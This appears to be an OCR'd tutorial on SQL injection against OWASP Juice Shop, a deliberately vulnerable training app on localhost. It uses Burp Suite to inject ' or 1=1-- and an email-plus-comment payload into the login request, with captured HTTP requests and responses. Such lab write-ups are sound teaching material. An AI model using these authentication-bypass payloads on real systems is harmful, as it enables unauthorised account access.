
We will use:


1. **OWASP Juice Shop** installed on local host on linux kali (that require nodeJS installed on the system and npm)
2. **burp suite**

    1. After install nodejs and run Juice Shop on Kali and will take look at the site:


- **Localhost:3000** to see the site:



- We found the admin email **admin@juice-sh.op**



- Searching parameter is : **search?q=**testSearch


localhost:3000/#/search?q=testSearch
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
SP Juice Shop
testSearch
Results - testSearch
No results found
Try adjusting your search to find what you're looking for.


Injection: **SQL Injection :** "SQL Injection is when an attacker enters a malicious or malformed query to either retrieve or tamper data from a database. And in some cases, log into accounts."


https://owasp.org/www-project-top-ten/2017/A1_2017-Injection.html

---

We will use (burp suite) .. and using burp suite browser (other choice is using FoxyProxy in Firefox)

1. We will go to (login page) and (turn on) intercept on burp suite and write any login information I wrote (a) for email and password







We will add this after the email **' or 1=1--**

Why does this work?


- The character **'** will close the brackets in the **SQL query**
- **'OR'** in a SQL statement will return *true* if either side of it is true. As **1=1** **is always true**, the whole statement is true.
- The **--** character is used in SQL to comment out data, any restrictions on the login will no longer work.

2. After send this action to the server we login with the admin (user id **0** = administor) As shown in the respond:





Let's try login to another account we found the email on one of reviews **bender@juice-sh.op** :



We will change email to be “**bender@juice-sh.op’ —**"

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Request to http://localhost:3000 [127.0.0.1]

Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw Hex \n

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 28
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
5 Accept: application/json, text/plain, */*
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
8 Content-Type: application/json
9 Origin: http://localhost:3000
0 Sec-Fetch-Site: same-origin
1 Sec-Fetch-Mode: cors
2 Sec-Fetch-Dest: empty
3 Referer: http://localhost:3000/
4 Accept-Encoding: gzip, deflate
5 Accept-Language: en-US,en;q=0.9
6 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=l5wOojDeg73OnzQ6aB4Z8ERMvyJr0XYAq9pw5xYVWmkj2Pll
7 Connection: close
8
9 {"email":"bender@juice-sh.op'--","password":"a"}
```

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Proj

1 × 2 × 3 × ...

Send Cancel

Request

Pretty Raw Hex \n


```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 48
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
5 Accept: application/json, text/plain, */*
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
8 Content-Type: application/json
9 Origin: http://localhost:3000
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:3000/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: language=en; welcomebanner_status=dismiss; cool
17 Connection: close
18
19 {
   "email":"bender@juice-sh.op'--",
   "password":"a"
}
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 831
8 ETag: W/"33f-CdGkFIc5vgfDxutq0qrgL01pk+w"
9 Vary: Accept-Encoding
10 Date: Fri, 08 Apr 2022 06:06:23 GMT
11 Connection: close
12
13 {
   "authentication":{
     "token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ
     ggMDQ6NTg6MTMuMDI4ICswMDowMCIsImRlbGV0ZWRBdC
     "bid":3,
     "umail":"bender@juice-sh.op"
   }
}
```

We are on as shown:

